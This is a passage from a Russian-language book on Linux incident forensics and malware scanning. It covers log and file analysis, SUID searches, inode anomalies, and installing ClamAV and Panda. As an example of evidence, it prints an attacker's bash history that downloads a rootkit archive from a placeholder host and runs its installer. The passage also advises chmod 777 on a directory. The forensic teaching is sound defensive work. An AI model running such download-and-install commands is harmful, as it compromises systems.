Какие места посетил злоумышленник и что он сделал – это вопросы, ответить на которые иногда может только судебная экспертиза, но в этом также помогут другие журналы регистрации событий и файлы. Определить места, посещенные злоумышленником, не трудно, если он использовал протокол SSH. В этом нам поможет файл .ssh/known_hosts. Каждый раз, когда злоумышленник, используя SSH, подключается к другому хосту из локальной сети или Интернета, IP-адрес/имя и ключ его хоста добавляются в файл «known_hosts».

Кроме того, если злоумышленнику требуются дополнительные инструменты с удаленного сайта для поддержания доступа или повышения привилегий, эти действия могут быть зафиксированы в файлах истории командной оболочки. В ОС Linux оболочка по умолчанию – это обычно /bin/bash, которая в каждом начальном каталоге пользователя создает файл «.bash_history», содержащий список всех команд, введенных этим пользователем. Поэтому, если файл «.bash_history» пользователя содержит что-то вроде

```
w
cd /tmp
wget xxx.xxx.xxx.ro/rootkit.tar.gz
tar xzvf rootkit.tar.gz
rm -rf rootkit.tar.gz
cd rootkit
./install
...
...
```

можно с уверенностью предположить, что что-то неладно.

Другой основной источник информации относительно того, что произошло в системе с точки зрения журналов, – это различные файлы «syslog». В зависимости от среды использования исследуемой системы, вполне возможно, что журналы ведутся на удаленном сервере «syslog». Проверьте файл /etc/syslog.conf, чтобы узнать, из каких источников и в какие файлы и компьютеры регистрируются события; удаленное ведение журналов будет обозначено символом @ перед именем компьютера. Вот сводный пример:

```
*.info;mail.none;authpriv.none;cron.none /var/log/messages
authpriv.* /var/log/secure
mail.* @maillog.server.localdomain
cron.* /var/log/cron
*. emerg *
uucp,news.crit /var/log/spooler
local7.* /var/log/boot.log
```

В данном случае, если ваше расследование связано с журналами электронной почты, их необходимо будет получить с сервера maillog.server.localdomain. На локальном компьютере журналы электронной почты не ведутся.

Идентификация других важных файлов

Теперь, когда мы определили ключевые файлы, которые, вероятно, понадобятся вам в любом расследовании, мы рассмотрим несколько способов поиска других файлов, файлов, которые составляют большую часть материала для анализа. Вероятно, эти файлы каждый раз будут разными, поэтому, к сожалению, мы не можем просто предоставить список и указать вам искать следующие файлы в каждом расследовании.

Файлы с битами SUID и SGID, выполняемые с правами суперпользователя

Ранее в этой главе мы говорили о том, как важно установить, кто имеет доступ к учетной записи или правам суперпользователя. Существует еще один способ выполнить команду с более высокими привилегиями – это исполняемые файлы, в которых установлен бит setUID или setGID. Такие файлы будут выполняться не с привилегиями пользователя, который их запустил, а с привилегиями пользователя или группы, которой принадлежит этот файл. Как правило, SUID/SGID-файлы, выполняемые с правами суперпользователя, вызывают наибольшую тревогу, но, в зависимости от среды, в которой вы работаете, другие пользователи или группы могут также быть предметом беспокойства. Уязвимость или неправильная настройка исполняемых файлов с битами SUID/SGID может привести к повышению привилегий на локальном компьютере. Очень важно определить местонахождение этих файлов.

Команда «find» – лучший способ быстро найти файлы по особым критериям.

```
find / -perm -4000 -type f -xdev -print > suid.txt
find / -perm -2000 -type f -xdev -print > sgid.txt
```

Эти две команды начнут поиск в корневом каталоге (/) системы, найдут все обычные файлы (-type f) с разрешениями (-perm) 4000 или 2000 (setUID и setGID, соответственно)

покажут их полный путь на стандартном устройстве вывода, а затем перенаправят эти данные в указанные файлы. Мы выбрали обычные файлы, чтобы исключить устройства блочного ввода-вывода, устройства посимвольного ввода-вывода, сокеты и другие подобные элементы. Флаг «`-xdev`» гарантирует, что поиск не будет проводиться в каталогах на других монтированных файловых системах, таких как NFS/SMB, монтированных CD/DVD-носителях и любых внешних накопителях. К сожалению, это также не позволит провести поиск в каталогах, которые, возможно, вас интересуют, например, в системе с каталогами `/var/log` и `/tmp` на разделе, отдельном от корневого (`/`). В таком случае вам нужно использовать `«! -fstype nfs»` вместо `«-xdev»`. О дополнительных опциях можно узнать в справочном руководстве по команде `«find»`.

Недавно измененные/открывавшиеся/созданные файлы

Если вы подозреваете, что несанкционированный доступ к компьютеру был получен в определенный период времени, можно легко выполнить поиск всех файлов, которые были изменены, открыты или созданы приблизительно в это время или начиная с этого времени. Например, если системные администратор заметил, что исходящие подключения к IRC начались пять дней назад, можно сделать следующее:

```
find / -mtime 5 -xdev > modified.txt
find / -atime 5 -xdev > accessed.txt
find / -ctime 5 -xdev > created.txt
```

Конечно же, злоумышленники могут изменить отметку времени файла в ОС Linux (используя команду `«touch»`), но это еще один момент, о котором они иногда просто забывают. Выходные данные этих файлов могут содержать слишком много информации, но они должны предоставить вам отправную точку.

Измененные системные файлы

Найти системные файлы, которые были изменены с момента их установки диспетчером пакетов, совсем не трудно. Для систем на основе RPM:

```
rpm -V -a
```

Для систем на основе `.deb` можно использовать команду `«debsums»`⁴⁶:

```
debsums -ca
```

Здесь нужно сделать несколько пояснений. Во-первых, тот факт, что отдельный файл был изменен, не обязательно указывает на взлом, особенно если это конфигурационный файл, так как они часто изменяются, чтобы удовлетворить требованиям системы. Во-вторых, отсутствие изменений не означает безопасное состояние системы. В работающей взломанной системе злоумышленник мог изменить команду, которую вы выполняете, базу данных, из которой она производит чтение, или само ядро. Эти команды предоставляют вам фрагменты данных, которые понадобятся, чтобы составить более полную картину.

⁴⁶ www.opensourcemanuals.org/manual/debsums/

Несоответствующие индексные дескрипторы

Это немного сложный прием, но его можно эффективно использовать в некоторых сценариях. В данных, впервые описанных (насколько мне известно) в книге «Forensic Discovery», Фармера (Farmer) и Венемы (Venema), авторы отмечают, что номера индексных дескрипторов обычно выделяются последовательно и что сильно отличающиеся индексные дескрипторы могут использоваться для поиска замененных исполняемых файлов и для отслеживания их исходного места создания. Можно составить список номеров индексных дескрипторов файла, используя флаг «**-i**» в команде **ls**:

```
[root@localhost /bin]# ls -fli
...
1278043 -rwxr-xr-x 1 root root 61 2007-08-28 20:43 gunzip
1278002 -rwxr-xr-x 1 root root 7316 2007-10-04 22:45 dbus-uuidgen
1277976 -rwxr-xr-x 1 root root 18476 2007-10-30 12:52 env
1278058 -rwxr-xr-x 1 root root 53036 2007-10-30 12:52 chown
164019 -rwxr-xr-x 1 root root 99564 2007-10-30 12:52 ls
1277988 -rwxr-xr-x 1 root root 19200 2007-10-30 12:52 basename
1278034 -rwxr-xr-x 1 root root 19804 2007-10-29 03:41 alsounmute
1278027 -rwxr-xr-x 1 root root 52044 2007-10-05 11:15 sed
1278030 -rwxr-xr-x 1 root root 84780 2007-10-17 06:30 loadkeys
```

Очевидно, что номер индексного дескриптора двоичного файла «**ls**» не соответствует другим элементам в каталоге **/bin**. Так откуда взялся этот чужак?

```
find / -xdev -print | xargs ls -id | sort -n
164017 /tmp/toolkit.tgz
164018 /tmp/.toolkit/eraser.tar
164019 /tmp/.toolkit/ls
164020 /tmp/toolkit/.chroot
...

```

Мы можем наверняка утверждать на этом этапе, что «**ls**» не был изменен в результате стандартного обновления системы.

Скрытые файлы и потайные места

Как вы знаете, файл в ОС Linux будет скрытым, если его имя начинается с точки (.). Эти файлы не будут перечислены в результатах команды «**ls**», если не указан флаг «**-a**», и они не будут по умолчанию показаны в большинстве файловых менеджеров с графическим интерфейсом. Если вы злоумышленник, это не лучший способ скрывать файлы, так как он довольно очевидный, и большая часть администраторов всегда добавляет флаг «**-a**» к команде «**ls**». Итак, если не рассматривать руткиты, как скрывать файлы и как их находить?

Способы, описанные выше, помогут вам найти файлы, которые были перемещены из своего исходного места или были недавно изменены, что должно способствовать поиску потайных мест, используемых отдельным злоумышленником в отдельном инциденте, но самое любимое место – это каталог **/dev** (см. илл. 7.2).



Илл. 7.2. Содержимое каталога /dev.

Вы заметили лишний каталог?

Мы можем быстро найти здесь все необычное, используя уже изученные способы.

```
find . -type f -exec ls -i {} \; | sort -n
547 ./udev/uevent_seqnum
...snipped...
6691 ./udev/names/vcs7\x2fclass\x2fvc\x2fvcs7
8190 ./shm/pulse-shm-1883913868
1026735 ./net/.t00lz/h4ck-t3h-pl4n3t
```

Я вполне уверен, что не устанавливал устройство «h4ck-t3h-pl4n3t», поэтому оно немедленно вызывает подозрение.

Глава 8

Вредоносное программное обеспечение

Содержание этой главы:

- Вирусы
- Буря на горизонте
- Сделай сам
- Сделай сам, используя программы Panda и Clam

Введение

В меньшей степени технический, но, тем не менее, полезный этап судебного расследования – это сканирование клонированных образов на наличие вредоносных программ, особенно вирусов, червей и троянских программ. Несмотря на то, что обнаружение вредоносных программ, возможно, не является главным основанием судебного расследования, я часто убеждался, что системы, вовлеченные в инцидент, бывают поражены вирусом. Возможно, это чистое совпадение или результат направленной атаки. В любом случае проведение всесторонней проверки на наличие вредоносных программ может дать ценную информацию, которая поможет в расследовании инцидента.

Я использую программы с открытым исходным кодом и патентованные утилиты, в том числе:

- Gargoyle Investigator Pro
- F-Prot
- ClamAV
- Panda Antivirus
- Symantec Antivirus
- McAfee Antivirus
- AVG Antivirus
- Kaspersky Antivirus
- Trend Micro Antivirus

Хотя это не та тема, которую нужно рассматривать подробно, я думаю, что она повысит эффективность расследования, а следовательно, заслуживает, по меньшей мере, нескольких коротких параграфов.

Я приравниваю проведение проверки на наличие вредоносных программ к начальным этапам расследования из <вставьте свой любимый полицейский телесериал>. Полицейские обходят район происшествия, задавая вопросы местным жителям и выясняя, видели или слышали ли они что-нибудь. Суть в том, что они охватывают периметр преступления и ищут людей, соответствующих определенному описанию или профилю. Найдя подозреваемого, они проводят дальнейшее расследование, чтобы узнать, действительно ли это «плохой парень», или он просто человек, который случайно соответствует известным критериям.

Работа программного обеспечения для поиска вредоносных программ по требованию в принципе аналогична. У вас есть известная вредоносная программа, которая, как выяснила компания X, оставляет своеобразный электронный отпечаток. Поэтому вы добавляете этот отпечаток в соответствующую базу данных и сканируете все файлы в системе на предмет обнаружения отпечатков, соответствующих тем, которые находятся в этой базе. Когда программа находит что-либо, отвечающее критериям, она сообщает об

этом. Затем пользователь должен сам решить, действительно ли найденный файл является «плохим парнем», или это просто файл, который соответствует критериям.

Задавая вопросы во время расследования, полиция получает фрагменты информации. Затем они продолжают исследовать эти данные, чтобы увидеть, дают ли они другие значительные результаты. Таким же образом поиск вредоносных программ создает отправные данные для определения различных ключевых элементов в инциденте. Итак, несмотря на то, что этот процесс никоим образом не решает для вас дело, он предоставляет вам дополнительные данные, которые могут оказаться полезными позднее.

Вирусы

Мое исследование, касающееся вирусов для Linux, напомнило мне, почему я так обожаю сообщество пользователей этой операционной системы. Я чуть не умер от смеха, так как в подавляющем большинстве сообщений, которые я прочитал, говорилось одно и то же: если вы пользователь Linux и поймали вирус, значит, вы глупец.

Не удовлетворившись краткостью этого утверждения, я продолжил свой причудливый поиск по различным форумам по безопасности, чтобы найти неопровергимое доказательство того, что в ОС Linux вирусы возможны и что любой может их подхватить. Я обнаружил, что хотя за все годы и было выявлено несколько червей и вирусов, таких как Ramen, li0n, Red Worm, Adore, lpdw0rm, Slapper, Flooder.Linux.Small.f и Zipworm, их всех объединяло то, что для их успешной работы требовалось определенное взаимодействие с пользователями или лень администраторов.

Существует мнение, что системы Linux не подвержены заражению вредоносными программами. Это не верно, хотя нужно признать, что заражение вредоносными программами в системах Linux встречается намного реже, чем на компьютерах с ОС Windows. Это происходит по ряду технических и экономических причин. С экономической точки зрения, если разработчик вредоносной или рекламной программы заинтересован получить прибыль или добавить хосты в свой ботнет, ему выгоднее использовать популярную платформу Windows, чем менее распространенные платформы Linux или Mac. С технической точки зрения, способ организации ОС Linux и разнообразие ее дистрибутивов, каждый из которых имеет характерный способ установки программ, затрудняют создание самовоспроизводящегося кода или быстро-устанавливаемой лазейки из незаметно загружаемой вредоносной программы. В отличие от браузера Internet Explorer в Windows, в браузерах из ОС Linux по умолчанию не включены опасные элементы управления ActiveX. Кроме того, пользователи Linux не входят в систему с правами администратора, а работают с правами обычного пользователя.

Одним словом, для того чтобы заразить ОС Linux вредоносной программой необходимо выполнение нескольких условий. Например, компьютер может быть заражен вследствие переполнения буфера программы, такой как мультимедийный проигрыватель. Предположим, я отправил Тодду ссылку вроде «Посмотри классную порнушку». Если он достаточно глуп, чтобы перейти по этой ссылке, не проверив ее, она приведет его к злонамеренно созданному файлу фильма, который вызывает переполнение буфера в проигрывателе. Итак, нам нужно, чтобы Тодд запустил уязвимый мультимедийный проигрыватель, а также нам необходимо точно знать какой именно плеер он использует, или угадать, что он пользуется именно той программой, для которой злоумышленники написали вредоносный код. На компьютерах с ОС Linux вы вряд ли найдете только один, установленный по умолчанию проигрыватель, такой как Windows Media в ОС Windows. Кроме того, даже если бы Тодд использовал проигрыватель, уязвимый к переполнению буфера, следует отметить, что, атака все равно бы не удалась, если бы проигрыватель был запущен в ОС Linux с неисполняемым стеком. Но, при условии, что это не так и что Тодд перешел по ссылке, злоумышленник может получить доступ к учетной записи, от имени

которой был запущен браузер, предположительно, это личная учетная запись Тодда. В отличие от Windows, эта личная учетная запись пользователя не будет иметь привилегий суперпользователя/администратора, исключительно поэтому злоумышленник не получит полный контроль над системой. На данном этапе, при условии, что в системе не были установлены исправления для уязвимостей, связанных с повышением привилегий, то возможно выполнение кода, который предоставит злоумышленнику права суперпользователя.

Я понимаю, что здесь слишком много «если», но такая возможность существует. Так же, как существует возможность того, что я выйду из дома, а мне на голову упадет метеорит – это маловероятно, но возможно. ОС Linux, как и все версии *nix, функционирует в туманной области безопасности, которую более опытные пользователи понимают, а новички пытаются понять. Я знаю, что это звучит странно, поэтому позвольте мне объяснить, что я имею в виду. В Linux все без исключения объекты рассматриваются как файлы, и для этих файлов есть разрешения на чтение (присваивается цифра 4), запись (присваивается цифра 2) или исполнение (присваивается цифра 1). Эти разрешения перечисляются для пользователей, к которым они применяются, слева направо: суперпользователь, группа владельцев файла и остальные пользователи. Например, файл с именем «Foo» может иметь такой вид:

Foo 744

что означает, что суперпользователь имеет право на чтение, запись и выполнение, а группа владельцев и остальные пользователи – только право на чтение этого файла.

Возвращаясь к нашему примеру, если Тодд, перейдя по ссылке, запустит вредоносную программу, которая сможет заразить Linux, то любые процессы, порожденные этой программой, будут связаны с учетной записью Тодда и, следовательно, обладать только его уровнем доступа к системе. В дополнение к нашим знаниям о том, как работают права доступа к файлу, позвольте добавить еще один момент. Всеми критическими файлами операционной системы владеет суперпользователь, и к ним не может получить доступ обычный пользователь, если только он не воспользуется командой «sudo», но это уже совсем другая история, так как при этом ему необходимо будет ввести пароль. Несмотря на то, что в инциденте злоумышленник может использовать учетную запись пользователя, он не сможет выполнить команды суперпользователя без пароля «sudo». Поэтому, так как Linux защищает себя с помощью этих полномочий доступа, вредоносная программа сможет выполнить только те операции, на которые имеет право этот пользователь. И хотя эта программа сможет выполнить такие действия, как проверка связи с другими компьютерами или установление соединения с ними через протокол SSH или FTP, она не сможет сделать ничего, что причинило бы вред правильно настроенной системе со всеми установленными пакетами исправлений.

Исключением будет ситуация, когда Тодд будет настолько беспечен, что перейдет по этой ссылке как суперпользователь. В таком случае любая вредоносная программа будет иметь привилегии суперпользователя, и безопасность системы будет полностью нарушена. Опять же, любой опытный пользователь Linux не будет работать в браузере с правами суперпользователя, а если будет, и компьютер из-за этого будет заражен вирусом, то он сам будет виноват.

Главное, что должен помнить пользователь Linux, – не запускать ненадежные исполняемые файлы. Что будет, если вы загрузите надежный, с вашей точки зрения, файл, а окажется, что это троянская программа?

Опять-таки, несмотря на то, что такая возможность существует, это маловероятно по двум причинам. Во-первых, по своему опыту я знаю, что большинство хакеров и создателей вредоносных программ в известной степени пользуются Linux. Среди злоумышленников существует своего рода правило, согласно которому нельзя атаковать

своих. Однако нужно понимать, что преданность бренду может быть отодвинута на задний план возможной выгодой. Если целью атаки является вычислительный центр на базе *nix, а злоумышленники хотят получить информацию, содержащуюся на этих компьютерах, то абсолютно не важно, какая операционная система на них установлена. Они будут атаковать *nix так же, как Windows, хотя, возможно, менее охотно и, почти гарантировано, не так быстро.

Во-вторых, сообщество пользователей систем с открытым исходным кодом проявляет особую бдительность, когда речь идет об их коде. Например, в январе 1999 г. оказалось, что пакет TCP Wrapper (автор – Виетс Венема (Wietse Venema)) заражен троянской программой. Однако сообщений о массовых атаках не было, так как пользователи проверили PGP-сигнатуры исходных версий программы. Данная конкретная версия обращала на себя внимание отсутствием сигнатуры. На самом деле, Эндрю Браун (Andrew Brown) из компании Crossbar Security выявил эту проблему в течение нескольких часов.

Совсем недавно, в декабре 2007 года, было обнаружено, что tar-архивы программы SquirrelMail версий 1.4.11 и 1.4.12 содержат удаленно выполняемую троянскую программу, предоставляющую несанкционированный доступ к системе. Попытка заражения была раскрыта в течение короткого периода времени бдительным пользователем, который заметил, что контрольные суммы MD5 для tar-архива не совпадают. Так же, как и в случае с TCP Wrapper в 1999 году, сообщений о фактическом взломе системы не было. Это не значит, что такого не может произойти, просто пользователи Linux мыслят по-другому, и безопасность определенно находится для них на первом месте.

Буря на горизонте

В апреле 2007 года Евгений Касперский, известный эксперт в области безопасности, заявил, что ожидается «значительный рост вирусных атак как на компьютеры Mac, так и на платформы с открытым исходным кодом». Он объяснил свой прогноз тем, что публика без особого восторга встретила появление версии Vista от компании Microsoft, что, как он полагает, будет способствовать переходу некоторых пользователей на операционные системы, отличные от Windows.

Касперский также утверждает, что «Системы с открытым исходным кодом представляют более серьезные проблемы. Много людей изучают открытый исходный код, поэтому они быстрее найдут проблему. Если те, кто найдут ошибку, – хорошие парни, то это здорово; если они злоумышленники, то это проблема»⁴⁷.

Как это относится к сообществу пользователей Linux? Давайте предположим на минутку, что Касперский полностью прав и определенный процент внимания создателей вредоносных программ переместится с Windows на Linux. Им все равно придется преодолевать встроенные механизмы безопасности, присущие ОС Linux, особенно права доступа к файлу. Пока пользователи Linux не будут запускать ненадежные файлы с правами суперпользователя, любая вредоносная программа, независимо от того, кто ее написал и как она попала на компьютер, будет ограничена правами учетной записи зараженного пользователя. Здесь не может быть разных мнений, так работает эта технология. Кроме того, существует сеть разработчиков программ с открытым исходным кодом и сообщество пользователей, которые внимательно следят за обеспечением безопасности таких продуктов. Все эти факторы вместе предоставляют Linux барьер из защитного кода, о котором пользователи Windows могут только мечтать.

Так же, как в случае с ОС Windows, пользователи Linux должны внимательно следить за тем, чтобы в системе были установлены самые последние пакеты обновлений, а кроме

⁴⁷ www.pcpro.co.uk/news/111202/mac-and-linux-viruses-to-rise-significantly.html

того убедиться, что выполняются только те службы, которые им необходимы. Защита от любого вида вредоносных программ, независимо от операционной системы, – это активный процесс, требующий от пользователя определенного уровня ответственности. Просто глупо рассчитывать только на то, что установленное антивирусное ПО, каким бы хорошим оно не было, защитит вашу систему от вредоносных программ. Ни один инструмент никогда не сможет полностью заменить команды, вводимые вручную с клавиатуры.

Кажется, что средний пользователь Linux знает больше о возникающих угрозах и уязвимостях, чем средний пользователь Windows. Вероятно, это связано с тем, что подавляющее большинство владельцев компьютеров в мире пользуются Microsoft Windows. С другой стороны, пользователи Linux должны, как минимум, иметь общее представление о том, как работает архитектура EXT2/3, как перемещаться в файловой системе с помощью командной строки и как находить способы устранения технических неполадок, используя форумы или поисковую систему Google. По моему мнению, можно с уверенностью говорить, что пользователи Linux более информированные, имеют лучшие технические знания и уделяют большее внимание безопасности.

Я все это говорю, чтобы показать, что, вероятно, Касперский прав в своих предположениях. Учитывая его достижения в области безопасности, я думаю, ему вполне можно доверять. Проблема, с которой могут столкнуться создатели вредоносных программ, осмелившиеся действовать в мире операционной системы Linux, заключается в том, что ее пользователи более бдительны, чем их собратья, использующие Windows, а технические средства защиты, встроенные в Linux, препятствуют несанкционированным действиям. Это осложняет их задачу, но не делает ее невозможной. Как я говорил раньше, если на компьютере в сети есть данные, которые очень нужны злоумышленникам, они найдут способ получить их, независимо от того, в какой операционной системе хранится эта информация. Работая этическим хакером и судебным экспертом, я узнал две неоспоримых истины. Первая истина: нет чего-то такого, чего было бы нельзя взломать. К чему-то труднее получить несанкционированный доступ, но ничто не застраховано от ошибок, а следовательно и от взлома. Вторая истина: всегда найдется кто-то, кто умнее вас. Несчетное число раз я тестировал какую-нибудь систему на проникновение и заявлял, что она надежна, но стоило одному из моих коллег только взглянуть на ту же систему, как он сразу находил способ взлома этого компьютера. Таким образом, только потому, что вы не знаете, как что-то сделать или у вас нет человека, который может это сделать, не означает, что это не возможно. Не случайно экспloit нулевого дня называется именно так. То есть никто не делал этого раньше.

Большинство пользователей из сообщества Linux считают, что это семейство операционных систем защищено от вредоносных программ. И хотя мы знаем, что это не так, системы Linux намного реже подвергаются заражению вредоносным ПО. Однако это не значит, что они всегда будут неуязвимыми, так как сообщество пользователей Linux расширяется, а главное, что несколько вредоносных программ уже были написаны. Лучшее, что может сделать любой из нас, – внимательно следить за действиями, соответствующими известным попыткам взлома, своевременно обновлять систему и как можно быстрее сообщать разработчикам обо всех подозрительных явлениях.

Сделай сам, используя программы Panda и Clam

Для вашего удобства в набор утилит на диске был включен скрипт с именем «nvs.sh». После установки программ Panda и Clam, каждая из них запустится по отдельности, просканирует целевую файловую систему и создаст файл выходных данных в каталоге, указанном пользователем. Чтобы запустить скрипт, скопируйте его с компакт-диска в

выбранный каталог. Для правильного запуска этого скрипта нужно обладать правами суперпользователя. Затем активизируйте скрипт, выполнив команду «./nvs.sh».

Загрузка ClamAV

Последнюю версию антивирусной программы ClamAV можно найти по следующему адресу: <http://www.clamav.net/download/sources>

1. Нажмите на ссылку «Последняя стабильная версия» (“Latest stable release.”)
2. После загрузки tar-архива переместите его в каталог /tmp и начните установку.

```
mv clamav-0.92.tar.gz /tmp
```

Это последняя версия на момент написания данной книги.

Установка ClamAV

1. После того, как архив перемещен в каталог /tmp, его можно разархивировать и сконфигурировать.
2. Применив команду «su», войдите в систему как суперпользователь

```
su tar –
xzvf clamav-0.92.tar.gz
```

3. Вы увидите, как на экране перемещается большое количество файлов. Это распаковывается tar-архив.
4. Теперь можно перейти в каталог, только что созданный программой ClamAV

```
cd clamav-0.92
```

5. Прежде чем вы сможете скомпилировать исходный код, необходимо получить пакеты «gcc dev» и «zlib1g dev». Для этого нужно вставить загрузочный диск Ubuntu в дисковод компакт-дисков. Поэтому вам потребуется либо записать образ .iso на компакт-диск, либо монтировать его как виртуальный накопитель. Так или иначе, это необходимо сделать, чтобы правильно скомпилировать пакет «gcc dev».

```
apt-get install libc6-dev g++ gcc
apt-get install zlib1g-dev
```

(только для Ubuntu)

6. Теперь необходимо создать пользователя и группу «clamav»

```
useradd -d /home/clamav clamav
```

7. Далее можно выполнить команды установки

```
./configure
make
make install
```

Обновление базы данных вирусов с помощью Freshclam

1. Следующий этап – это обновление файла «freshclam.conf». Freshclam – это утилита программы ClamAV, которая используется для обновления файлов вирусной базы данных:


```
vi /usr/local/etc/freshclam.conf
```
2. Если вы никогда не пользовались текстовым редактором vi, следует познакомиться с ним как можно скорее. Большинство операций, выполняемых в семействе операционных систем *nix, требуют внесения изменений в конфигурационные файлы (расширение .conf). Для этого необходимо практическое знание программы vi. Довольно хорошая инструкция доступна по адресу <http://www.eec.com/business/vi.html>. Это упражнение мы будем выполнять при допущении, что вы знаете, как пользоваться редактором vi.
3. Преобразуйте в комментарий строку, которая начинается словами «Comment or remove the line below», добавив символ # перед первым словом. Например:
 - Отмените преобразование в комментарий строки, начинающейся с «DatabaseDirectory»
 - Отмените преобразование в комментарий строки, начинающейся с «UpdateLogFile»
 - Отмените преобразование в комментарий строки, начинающейся с «DatabaseMirog», и поменяйте символы «XY» на «US».
 - Esc (выход из режима редактирования)
 - Shift: (указывает редактору vi, что вы закончили внесение изменений и готовы сохранить файл)
 - wq! (указывает редактору vi сохранить все изменения)
4. После того, как вы внесли необходимые изменения в файл «freshclam.conf», необходимо создать файл «freshclam.log» и сделать пользователя «clamav» владельцем этого файла.
 - touch /var/log/freshclam.log
 - chown clamav /var/log/freshclam.log
 - ldconfig (связывает конфигурационные файлы)
 - mkdir /var/lib/clamav (создает каталог, используемый для файлов базы данных)
 - chmod 777 clamav (изменяет разрешения на чтение, запись и выполнение файла для всех пользователей)
5. Теперь можно запустить freshclam, чтобы обновить локальную вирусную базу данных.
 - freshclam

Сканирование целевого каталога

Это можно сделать с помощью специального скрипта для *nix, «nvs.sh», включенного в набор утилит на компакт-диске, или вручную из командной строки.

1. Для того чтобы запустить этот скрипт, переключитесь, используя команду «su», в учетную запись суперпользователя и выполните следующую команду:

```
./nvs.sh
```

Затем скрипт попросит указать целевой каталог и каталог назначения, в котором будут сохранены результаты сканирования. В выбранном каталоге назначения

скрипт создаст еще один подкаталог с именем «NVS». В этом подкаталоге вы увидите два файла: «ClamAV» и «Panda». Это файлы с результатами проверки на наличие вирусов соответствующими программами.

2. Чтобы запустить «clamscan» из командной строки, можно использовать следующие команды, например:

```
clamscan /usr/local/* (сканирует все файлы в /usr/local)
clamscan /mnt/targetmachine/* (сканирует все файлы на целевом компьютере)
```

Дополнительная информация о доступных флагах имеется в справочном руководстве по «clamscan».

Загрузка Panda Antivirus

Последнюю версию антивирусной программы Panda Antivirus можно найти по следующему адресу: <http://www.pandasoftware.com/download/linux/linux.asp>

1. Следуйте инструкциям на экране и вводите необходимую информацию
2. После загрузки tgz-файла переместите его в каталог /tmp и начните установку.

```
mv pandacl_linux.tgz /tmp
```

Установка Panda Antivirus

1. После того, как tgz-файл перемещен в каталог /tmp, его можно разархивировать и сконфигурировать.
2. Применив команду «su», войдите в систему как суперпользователь

```
su –
tar xzvf pandacl_linux.tgz –C /
```

Эта команда распакует содержимое tgz-файла в соответствующие каталоги.

3. Теперь загрузите последнее обновление вирусной базы, используя следующую ссылку: <http://www.softpedia.com/get/Others/Signatures-Updates/Panda-VirusSignature- File.shtml>

Если вы работаете в Ubuntu, вам потребуется распаковать содержимое zip-архива на компьютере с ОС Windows (по какой-то причине Ubuntu не нравится формат .zip этого файла) и передать его на компьютер с ОС Ubuntu. В версии Fedora этой проблемы нет, похоже, она свойственна исключительно версии Ubuntu 7.10.

4. Добавьте дату к имени старого файла .sig и замените его новым файлом .sig.

```
mv /opt/pavcl/usr/lib/panda/pav.sig /opt/pavcl/lib/panda/pav.sig_date
mv /location_of_new_pav.sig /opt/lib/panda/pav.sig
```

Не забывайте, что вы работаете в Linux. Вас не будут спрашивать, уверены вы или нет, поэтому будьте внимательны.

После того, как файл будет заменен, больше не нужно выполнять никаких действий. Запущенная программа будет ссылаться на этот файл.

Сканирование целевого каталога

Это можно сделать с помощью специального скрипта для *nix, «nvs.sh», включенного в набор утилит на компакт-диске, или вручную из командной строки.

- Для того чтобы запустить этот скрипт, переключитесь, используя команду «su», в учетную запись суперпользователя и выполните следующую команду:

```
./nvs.sh
```

Затем скрипт попросит указать целевой каталог и каталог назначения, в котором будут сохранены результаты сканирования. В выбранном каталоге назначения скрипт создаст еще один подкаталог с именем «NVS». В этом подкаталоге вы увидите два файла: «ClamAV» и «Panda». Это файлы с результатами проверки на наличие вирусов соответствующими программами.

- Чтобы запустить Panda из командной строки, просто используйте следующую команду:

```
su –
cd /opt/pavcl/usr/bin
./pavcl target options
```

- Для того чтобы получить подробную информацию о доступных переключателях, введите:

```
./pavcl –help
```

- Кроме того, в справочном руководстве можно узнать о дополнительных опциях.

```
cd /opt/pavcl/usr/man
gunzip pavcl.1.gz
more pavcl.1
```

- Для стандартной проверки на наличие вирусов используйте эту команду:

```
./pavcl /target/directory –aex
```

Веб-ссылки

www.internetnews.com/dev-news/article.php/3601946
www.linux.com/articles/23334http://linuxmafia.com/~rick/faq/index.php?page=virus
<http://lwn.net/Articles/262688/http://ubuntuforums.org/archive/index.php/t-206975.html>
<http://news.softpedia.com/news/Mac-and-Linux-Viruses-Growth-to-Explode-NotWindows-Vista-53096.shtml>
www.pcpro.co.uk/news/111202/mac-and-linux-viruses-to-rise-significantly.html
www.pandasecurity.com/usa/
www.linux.com/articles/22899
www.openantivirus.org/
www.clamav.net/

Приложение А

Майкл Кросс (Michael Cross). Реализация методов обнаружения киберпреступлений в ОС Windows и *nix

Темы, рассматриваемые в этом приложении:

- Аудит безопасности и журналы регистрации событий
- Журналы, отчеты, предупреждающие сигналы и оповещения брандмауэров
- Коммерческие системы обнаружения вторжений
- Подделка IP-адреса и другие тактики, предотвращающие обнаружение
- Хосты-приманки, сети-приманки и другие «киберловушки»

Ü Краткое изложение

Ü Часто задаваемые вопросы

Введение

Как только произошла атака или была нарушена безопасность сети, необходимо тщательно изучить информацию об этом инциденте. С точки зрения информационных технологий это означает, что нужно знать, как найти, распознать и определить видимые доказательства киберпреступления. С точки зрения правоохранительных органов это означает, что нужно знать, как обращаться с такими доказательствами, чтобы быть уверенным в том, что при необходимости их примут в суде. Однако эти роли частично совпадают. Хороший исследователь должен также знать такие формальности, как где и каким образом искать доказательства, уметь правильно составить отчет о преступлении и помочь прокурору сформулировать вопросы для свидетелей. Подобным образом специалист по информационным технологиям должен понимать, как обрабатывать доказательства, чтобы сохранить их целостность в глазах закона.

В этом приложении мы в основном сосредоточимся на первой из вышеупомянутых деятельности; мы рассмотрим различные источники и потенциальные типы данных для исследования, которые может собрать эксперт, чтобы представить доказательства попыток совершить киберпреступления. В некоторых случаях эти данные можно собрать независимо от успешной или неудачной попытки совершить преступление, в других случаях такие данные доступны только в виде побочных продуктов успешной атаки.

Компьютеры и другие сетевые устройства в известной мере могут регистрировать информацию о процессах, которые происходят в них или проходят через них. Если необходимы доказательства киберпреступления, этот тип данных может быть важнейшим элементом в успешном расследовании дела или в принятии решения преследовать в судебном порядке людей, ответственных за преступление. Но, как и в случае с другими аспектами безопасности систем и сетей, важно понимать базовые технологии и программы, которые нужно применить, чтобы представить такие доказательства. Также необходимо знать, как выглядят эти данные, как их можно интерпретировать и какие нужно искать признаки или следы, которые не только помогут задокументировать совершенное преступление, но и помогут установить ответственных лиц, участвовавших в преступлении, и доказать это присяжным.

Отсутствие должной осмотрительности при защите ИТ-активов и информации очень часто сопряжено с нанесением ущерба компании или организации. Ущерб может быть нанесен в результате внутренней атаки (от служащего, консультанта или другого лица, обладающего конфиденциальной информацией) или атаки, предпринятой из-за

